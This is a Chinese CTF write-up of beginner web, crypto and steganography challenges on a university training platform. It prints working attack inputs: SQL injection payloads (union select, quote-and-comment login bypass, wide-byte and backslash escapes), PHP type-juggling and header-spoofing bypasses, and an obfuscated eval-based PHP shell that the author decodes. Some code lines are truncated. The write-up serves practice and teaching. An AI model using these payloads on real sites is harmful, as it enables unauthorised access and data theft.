CTF writeup 2_南邮网络攻防训练

原创

Tr0y 于 2016-10-28 14:42:00 发布

分类专栏： CTF_writeup

csdn 已弃用，博客转移至: http://www.tr0y.wang/，公众号：橘 子 杀 手

本文链接：https://blog.csdn.net/qq_30637197/article/details/52956198

地址

地址

WEB

签到题

这一定是最简单的

传送门：http://chinalover.sinaapp.com/web1/

“key在哪里？ ”

在源码里~

---

md5 collision

源码

```
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

题目链接 http://115.28.150.176/md5/index.php

看源码.熟悉的'QNKCDZO'.肯定是利用'=='的特性啦.让a=240610708就行啦

签到2

地址：来源：网络攻防大赛

限制输入10个字符,而"zhimakaimen"有11个.那么直接post就行啦

这题不是WEB

真的，你要相信我！这题不是WEB
传送门：题目地址.

有个图片,下下来看看.用notepad打开,找一找就有啦~

层层递进

黑客叔叔p0tt1的题目
欢迎大家关注他的微博~
题目传送门:题目地址

看源码,发现了个`src="SO.html"`
点进去看看,又是一个`src="SO.html"`
层层递进估计就这意思吧,继续点
在不知道点了几次之后`src="404.html"`
点进去

```
<!--
<script src="./js/jquery-n.7.2.min.js"></script>
<script src="./js/jquery-c.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-{.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-h.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-l.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-}.7.2.min.js"></script>
-->
```

竖着看-后面的字符,就是flag啦~

AAencode

javascript aaencode

http://115.28.150.176/aaencode.txt

在源码里复制,丢到firebug的控制台运行得flag
在源码里复制是为了保证能复制完全

单身二十年

这题可以靠技术也可以靠手速！
老夫单身二十年，自然靠的是手速！
题目地址：撸了他！

看源码,有个`<a href="./search_key.php">_到这里找key__</a>`
点进去,flag就在里面~

你从哪里来

你是从 google 来的吗？
http://115.28.150.176/referer/index.php

从 google 来,那就改Referer咯,然后post过去就行了

---

php decode

见到的一个类似编码的shell，请解码

```
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}eval(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));?>
```

---

eval改为echo,运行就行了

文件包含

没错 这就是传说中的LFI
传送门点我带你飞

TIPS:http://drops.wooyun.org/tips/3827

乌云已经打不开了.GG.先跳过

单身一百年也没用

是的。。这一题你单身一百年也没用
传送门：biu~

用brupsuite抓包就行啦

Download~!

想下啥就下啥~别下音乐，不骗你，试试下载其他东西~
真·奥义·传送：点我

看源码,发现

```
      <a href="download.php?url=eGluZ3hpbmdkaWFuZGVuZy5tcDM="
```

“eGluZ3hpbmdkaWFuZGVuZy5tcDM=”解码就是
xingxingdiandeng.mp3
看来文件名要经过base64加密
“试试下载其他东西~”,下啥呢..试了好多,什么flag.php,key.php,flag.html,key.html…最后发现download.php有东西

```
??<?php
error_reporting(0);
include("hereiskey.php");
$url=base64_decode($_GET[url]);
if( $url=="hereiskey.php" || $url=="buxiangzhangda.mp3" || $url=="xingxingdiandeng.mp3" || $url=="downl
    $file_size = filesize($url);
    header ( "Pragma: public" );
    header ( "Cache-Control: must-revalidate, post-check=0, pre-check=0" );
    header ( "Cache-Control: private", false );
    header ( "Content-Transfer-Encoding: binary" );
    header ( "Content-Type:audio/mpeg MP3");
    header ( "Content-Length: " . $file_size);
    header ( "Content-Disposition: attachment; filename=".$url);
    echo(file_get_contents($url));
    exit;
}
else {
    echo "Access Forbidden!";
}
?>
```

很明显了,访问hereiskey.php就行了(当然要base64)

COOKIE

COOKIE就是甜饼的意思~
地址：传送门

TIP:
0==not

打开发现啥都没,抓个包
发现”Cookie: Login=0”,改为1就行啦~

MYSQL

不能每一题都这么简单嘛
你说是不是？
题目地址

提示这么明显了,打开robots.txt看看

```
TIP:sql.php

<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>
```

既然限制了直接输入1024,说明要查的id很有可能就是1024.intval()将变量转成整数类型,默认是转为10进制.那么我们输入1024.1就行了.intval()会把1024.1变为1024,这样查的时候id=1024,而if ($_GET[id]==1024)的时候1024.1!=1024

---

sql injection 3
200

http://115.28.150.176/sqli/index.php?id=1

这题有点难
查了一下
资料1(http://www.2cto.com/article/201209/153283.html)
资料2(http://www.2cto.com/article/201207/139595.html)

构造语句
http://115.28.150.176/sqli/index.php?id=1%d5%27%20union%20select%20*,0%20from%20flag%20%23

成功拿到flag

嗨呀,我还是太菜.慢慢学吧

/x00

题目地址：题目有多种解法，你能想出来几种？

```
        if (isset ($_GET['nctf'])) {
            if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
                echo '必须输入数字才行';
            else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
                die('Flag: '.$flag);
            else
                echo '骚年，继续努力吧啊~';
        }
```

既要是纯数字,又要有'#biubiubiu'.strpos()找的是字符串,那么传一个数组给它,strpos()出错返回null,null!==false,所以符合要求.
所以输入nctf[]=就行了~
那为什么ereg()也能符合呢?因为ereg()在出错时返回的也是null,null!==false,所以符合要求.
当然,正常做法应该是字符串截断,利用ereg()的NULL截断漏洞，绕过正则过滤.毕竟题目是/x00嘛.即
nctf=1%00%23biubiubiu
ok~

---

bypass again

地址：依旧是弱类型

来源 hctf


```
    if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
    if (md5($_GET['a']) === md5($_GET['b']))
    die('Flag: '.$flag);
    else
    print 'Wrong.';
    }
```

既要a!=b,又要md5(a)===md5(b)
做法和上一题一样,传数组让md5()出错,返回null,那么判断的时候就是null===null

变量覆盖

听说过变量覆盖么？
地址： 题目地址

看一下source.p1hp,`extract($_POST);`
那么只要post pass和thepassword_123(值要相等)覆盖掉默认的thepassword_123的值，就可以得到flag了.抓包改包~



Type	Name	Value
Body	pass	1
Body	thepassword_123	1

PHP是世界上最好的语言

听说PHP是世界上最好的语言
地址：题目地址

打开index.txt看看

```php
<?php
if(eregi("hackerDJ",$_GET[id])) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
  echo "<p>Access granted!</p>";
  echo "<p>flag: *****************} </p>";
}
?>
```

eregi — 不区分大小写的正则表达式匹配.那也就是说,不能使id=hackerDJ,但是又要经过urldecode()后== “hackerDJ”.那么我们可以把”hackerDJ”进行url编码,再把编码再次进行编码.即
(%25%36%38%25%36%31%25%36%33%25%36%62%25%36%35%25%37%32%25%34%34%25%34%61)
这样post过去就满足代码了

伪装者

这是一个到处都有着伪装的世界
题目地址：点我

一开始没啥思路,搜了一下,找到了一个http头x-forwarded-for
验证本地登录,抓包构造x-forwarded-for=127.0.0.1,post走起
ok~
(得抽点时间再好好看看HTTP 协议了)

Header

头啊！！头啊！！！
传送门: 点我咯

既然提示”头”,抓包咯
flag就在响应头里~

上传绕过

题目地址：猜猜代码怎么写的

不传照片后缀的提示”不被允许的文件类型,仅支持上传jpg,gif,png后缀的文件”
传了照片后缀的又提示”必须上传成后缀名为php的文件才行啊！”
不太会,留着以后填坑~

SQL注入1

听说你也会注入？
地址： 题目地址

看一下source

```
<?php if($_POST[user] && $_POST[pass]) { mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQ
```

代码的意思就是post user与pass,然后提交post的user必须是admin.但是密码不知道,所以就得在$sql=这句想办法绕过`and (pw='".$pass."')` 这段
所以构造的语句就是这样
admin')#
验证一下对不对.这时$sql就是

```
"select user from ctf where (user='admin')#."') and (pw='".$pass."')"
```

即

```
"select user from ctf where (user='admin')
```

搞定~

---

pass check

核心源码

```
<?php
$pass=@$_POST['pass'];
$pass1=**********;//被隐藏起来的密码
if(isset($pass))
{
if(@!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>
```

题目链接：tip:strcmp(array,string)=null=0

提示已经很明显了,传一个pass数组就行了

起名字真难

地址：代码如下

```php
<?php
 function noother_says_correct($number)
{
        $one = ord('1');
        $nine = ord('9');
        for ($i = 0; $i < strlen($number); $i++)
        {
                $digit = ord($number{$i});
                if ( ($digit >= $one) && ($digit <= $nine) )
                {
                        return false;
                }
        }
           return $number == '54975581388';
}
$flag='*******';
if(noother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>
```

函数里进行2次判断
1.key里是否为存在数字
2.key是否==’54975581388’

我们知道,php在判断==时,其中的一个字符串是0x开头的时候，会将此字符串解析成为十进制然后再进行比较.恰好54975581388的16进制是ccccccccc,没有数字.提交0xccccccccc就行了~

密码重置

重置管理员账号：admin 的密码

你在点击忘记密码之后 你的邮箱收到了这么一封重置密码的邮件：

点击此链接重置您的密码

注意url的base64是ctfuser,所以改包的时候post的url也要改成YWRtaW4=,再把user改为admin就行了~

---

php 反序列化

http://115.28.150.176/php1/index.php
代码：

```php
<?php
class just4fun {
    var $enter;
    var $secret;
}

if (isset($_GET['pass'])) {
    $pass = $_GET['pass'];

    if(get_magic_quotes_gpc()){
        $pass=stripslashes($pass);
    }

    $o = unserialize($pass);

    if ($o) {
        $o->secret = "*";
        if ($o->secret === $o->enter)
            echo "Congratulation! Here is my secret: ".$o->secret;
        else
            echo "Oh no... You can't fool me";
    }
    else echo "are you trolling?";
}
?>
```

不太会,留着以后填坑~

---

sql injection 4

继续注入吧~
题目地址

TIP:反斜杠可以用来转义
仔细查看相关函数的用法

源码

```
#GOAL: login as admin,then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
    if(get_magic_quotes_gpc()){
        $str=stripslashes($str);
    }
    return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
    die('Invalid password!');
}

echo $flag;
```

本来想跳过pass的,但是使用了htmlentities()函数,所以这个方法不可行.试试看插入or 1=1
整理过程


```
'SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';';
SELECT * FROM users WHERE name=\'$username\' AND pass=\'$password\';

如果试图注释掉pass
SELECT * FROM users WHERE name=\'admin#\' AND pass=\'$password\';
即
SELECT * FROM users WHERE name=\'admin
不可行(因为存在htmlentities()函数)

如果试图插入or 1=1
那么应使
name=\'$username\' AND pass=\'(php中)
name='$username' AND pass='(sql中)
而$username后有个'会使得前面的'闭合,通过添加\可使原来的\'变为\\',使得转义'失效(php中).即\'\\' AND pass=\'.即'\'
那么$password就是or 1=1#
所以
post 的语句为?username=\&password=or 1=1%23
php中的语句为SELECT * FROM users WHERE name='\' AND pass='or 1=1#';
sql中的语句为SELECT * FROM users WHERE name='\' AND pass=' or 1=1
```

得flag

综合题

题目地址：tip:bash

一坨符号,jsfuck无疑.我还记得上次复制jsfuck的时候没去源码复制,导致复制不全.这次我可留心眼了.跑去源码复制,丢进firebug.



woc?...
一顿折腾,发现直接在页面复制才可以运行

1bc29b36f623ba82aaf6724fd3b16718.php

...有毒啊

打开看看
在响应头里发现了

```
tip:history of bash
```

那就打开.bash_history看看咯

```
zip -r flagbak.zip ./*
```

下载,解压,有个flag.txt.ok~

SQL注入2

注入第二题~~主要考察union查询
传送门:点我带你飞

```
<?php
if($_POST[user] && $_POST[pass]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = $_POST[user];
  $pass = md5($_POST[pass]);
  $query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
  if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
      echo "<p>Logged in! Key: ntcf{**************} </p>";
  }
  else {
    echo("<p>Log in failure!</p>");
  }
}
?>
```

可以看到,我们从数据库取出的pw要和我们输入的pass经过md5()后相等.由于不知道pw的值,所以就不能用where user=admin这个语句来取,所以这个where必须为假.

```
select pw from ctf where user=admin and 1=2
```

而又要取出pw,所以利用union可以这么构造

```
select pw from ctf where user=admin and 1=2 union select md5(1)
```

既然取出的pw是1的md5值,那么在提交pass的时候就为1

所以username=admin' and 1=2 union select md5(1)#
password=1

ok~

综合题2

非xss题 但是欢迎留言~
地址：get the flag

不会,留着以后填坑

注入实战1

请使用firefox浏览器，并安装hackbar插件（自行百度并熟悉）
目标网址：地址
flag为管理员密码的32位md5(小写)
并且加上nctf{}

手注教程群里面发过。
看不懂的话自行百度"mysql手动注入"查阅相关文章

PS:用sqlmap等工具做的就不要厚脸皮提交了

网站貌似出问题了,页面一直显示不了,先放着吧

密码重置2

题题被秒，当时我就不乐意了！
本题来源于CUMT
题目链接

TIPS:
1.管理员邮箱观察一下就可以找到
2.linux下一般使用vi编辑器，并且异常退出会留下备份文件
3.弱类型bypass

提示1说邮箱很容易找到,看了一下源码:admin@nuptzj.cn
提示2说vim异常退出留下备份文件.搜了一下,发现

> 目前主要的编辑器都有恢复功能，vim也不例外。vim是通过“保存”文件来挽回数据的。每当我们在用vim编辑时，vim都会自动在被编辑的文件的目录下面再新建一个名为filename.swp的文件。这就是一个暂存文件，我们对文件 filename所做的操作都会被记录到这个文件当中。如果系统意外崩溃，导致文件没有正常保存，那么这个暂存文件就会发挥作用。

所以,应该存在一个.swp的文件.而get的action是submit.php,所以应该构造.submit.php.swp
访问之

```
.....这一行是省略的代码.....

/*
如果登录邮箱地址不是管理员则 die()
数据库结构

--
-- 表的结构 `user`
--

CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--
-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见***', '***不可见***', 0);
*/


.....这一行是省略的代码.....

if(!empty($token)&&!empty($emailAddress)){
    if(strlen($token)!=10) die('fail');
    if($token!='0') die('fail');
    $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
    $r = mysql_query($sql) or die('db error');
    $r = mysql_fetch_assoc($r);
    $r = $r['num'];
    if($r>0){
        echo $flag;
    }else{
        echo "失败了呀";
    }
}
```

代码要求token的长度为10且token的值是0,那么提交0e00000000就行啦~

隐写术

女神

听说这是女神的私房照，里面藏着flag哦
http://115.28.150.176/misc1.jpg


用notepad打开就能看见了~

图种

flag是动态图最后一句话的拼音首字母
加上nctf{}

既然是图种,解压看看

播放的好慢....用firework打开直接看最后一张




丘比龙De女神

丘比龙是丘比特的弟弟，由于吃了太多的甜甜圈导致他飞不动了！


没错 里面隐藏了一张女神的照片
flag是照片文件的md5值(小写)
记住加上flag{}

用notepad打开,发现了”nvshen.jpg”..估计又是图种.可是解压后发现

winhex打开看看
搜”nvshen”,发现”love”.哪有与原无故的love.估计这压缩还有密码




与此同时



喷喷.zip没跑了

但是zip的头是50 4B 03 04,这里没有,加上就行了.把前面的6C 6F 76 65 一直到文件末尾抓到一个新的文件去,再把6C 6F 76 65换为50 4B 03 04,解压



love~ok~

(话说flag的格式由nctf{}变成flag{}真的好吗…)

顺便安利一篇讲解zip的文章(http://www.cnblogs.com/test404/p/5979110.html)

密码学

---

easy!

密文：bmN0Znt0aGlzX2lzX2Jhc2U2NF9lbmNvZGV9
这题做不出来就剁手吧！

---

base64~

KeyBoard

看键盘看键盘看键盘！
答案非标准格式，提交前加上nctf{}
ytfvbhn tgbgy hjuygbn yhnmki tgvhn uygbnjm uygbn yhnijm

看着键盘画一下就行了~

---

base64全家桶

全家桶全家桶全家桶！
我怎么饿了。。。。。。
密文(解密前删除回车)：R1pDVE1NWlhHUTNETU4yQ0dZWkRNTUpYR00zREtNWldHTTJES
1JSV0dJM0RDTlpUR1kyVEdNWlRHSTJVTU5SUkdaQ1RNTkJWSVk
zREVOUlJHNFpUTU5KVEdFWlRNTjJF

全家桶...base64,base32,base16.

```
import base64
print base64.b16decode(base64.b32decode(base64.b64decode('R1pDVE1NWlhHUTNETU4yQ0dZWkRNTUpYR00zREtNWldHT
```

---

n次base64

依然是base64
不过。。。编码次数有点多
请用python解吧~
地址：密文地址

```
#s就是密文
while 1:
    s=base64.b64decode(s)
    print s
```

加密函数

```
<?php function encode($str){ $_o=strrev($str); for($_0=0;$_0<strlen($_o);$_0++){ $_c=substr($_o,$_0,1);
```

那么写解密函数就行了

```
<?php function decode($str) { $str=base64_decode(strrev(str_rot13($str))); $_o=strrev($str); for($_0=0;
```

---

mixed_base64

多重base64加密，
干(sang)得(xin)漂(bing)亮(kuang)!

```python
import random
from base64 import *
result={
    '16':lambda x:b16encode(x),
    '32':lambda x:b32encode(x),
    '64':lambda x:b64encode(x),
    }

flag=b"nctf{**********}"
for i in range(10):
    a=random.choice(['16','32','64'])
    flag=result[a](flag)

with open("code.txt","wb") as f:
    f.write(flag)
```

code.txt

也就是随机从base64,32,16里选一个加密,反复10次.那只能爆破了,python大法好

```python
from base64 import *
import itertools
s=open('1.txt','r').read()
result={
    '16':lambda x:b16decode(x),
    '32':lambda x:b32decode(x),
    '64':lambda x:b64decode(x)
    }
for i_1 in ['16','32','64']:
    for i_2 in ['16','32','64']:
        for i_3 in ['16','32','64']:
            for i_4 in ['16','32','64']:
                for i_5 in ['16','32','64']:
                    for i_6 in ['16','32','64']:
                        for i_7 in ['16','32','64']:
                            for i_8 in ['16','32','64']:
                                for i_9 in ['16','32','64']:
                                    for i_10 in ['16','32','64']:
                                        try:
                                            print result[i_10](result[i_9](result[i_8](result[i_7](resu
                                        except:
                                            continue
```

大概跑个10秒就出了~顺序是[32 16 16 64 16 64 32 16 32 32]

异性相吸

同性真爱，异性相吸都是假的！
（题目要求，我是直的）

解密压缩文件里的内容

TIPS:
1.xor
2.hex2binary
3.len(bin(miwen))==len(bin(mingwen))

文件

按照tips,写个python跑啦~

```
ens=open('en.txt','r').read()#密文
des=open('de.txt','r').read()#明文
for i in range(len(des)):
    print chr(ord(des[i])^ord(ens[i])),
```

MD5

python大法好！
这里有一段丢失的md5密文
e9032???da???08????911513?0???a2
要求你还原出他并且加上nctf{}提交

已知线索 明文为： TASC?O3RJMV?WDJKX?ZM

题目来源：安恒杯

要做的就是把?补出来.python大法还是好~

```
import hashlib
for i in range(32,127):
    for j in range(32,127):
        for k in range(32,127):
            m=hashlib.md5()
            m.update('TASC'+chr(i)+'O3RJMV'+chr(j)+'WDJKX'+chr(k)+'ZM')
            des=m.hexdigest()
            if 'e9032' in des and 'da' in des and '911513' in des:
                print des
```

原文是TASCJO3RJMVKWDJKXLZM

Vigenere
300

It is said that Vigenere cipher does not achieve the perfect secrecy actually :-)
Tips:
1.The encode pragram is given;
2.Do u no index of coincidence ?
3.The key is last 6 words of the plain text(with “nctf{}” when submitted, also without any interpunction)

code is here(without ’
‘):
F96DE8C227A259C87EE1DA2AED57C93FE5DA36ED4EC87EF2C63AAE5B9A7EFFD673BE4ACF7BE8923CAB1ECE7AF2
DA3DA44FCF7AE29235A24C963FF0DF3CA3599A70E5DA36BF1ECE77F8DC34BE129A6CF4D126BF5B9A7CFEDF3EB8
50D37CF0C63AA2509A76FF9227A55B9A6FE3D720A850D97AB1DD35ED5FCE6BF0D138A84CC931B1F121B44ECE70F
6C032BD56C33FF9D320ED5CDF7AFF9226BE5BDE3FF7DD21ED56CF71F5C036A94D963FF8D473A351CE3FE5DA3CB
84DDB71F5C17FED51DC3FE8D732BF4D963FF3C727ED4AC87EF5DB27A451D47EFD9230BF47CA6BFEC12ABE4ADF7
2E29224A84CDF3FF5D720A459D47AF59232A35A9A7AE7D33FB85FCE7AF5923AA31EDB3FF7D33ABF52C33FF0D673A
551D93FFCD33DA35BC831B1F43CBF1EDF67F0DF23A15B963FE5DA36ED68D378F4DC36BF5B9A7AFFD121B44ECE76
FEDC73BE5DD27AFCD773BA5FC93FE5DA3CB859D26BB1C63CED5CDF3FE2D730B84CDF3FF7DD21ED5ADF7CF0D63
6BE1EDB79E5D721ED57CE3FE6D320ED57D469F4DC27A85A963FF3C727ED49DF3FFFDD24ED55D470E69E73AC50DE
3FE5DA3ABE1EDF67F4C030A44DDF3FF5D73EA250C96BE3D327A84D963FE5DA32B91ED36BB1D132A31ED87AB1D021
A255DF71B1C436BF479A7AF0C13AA14794

encode.cpp
code.txt

先放着~

MISC

放着以后填坑~

逆向

---

pwn

放着以后填坑~

结束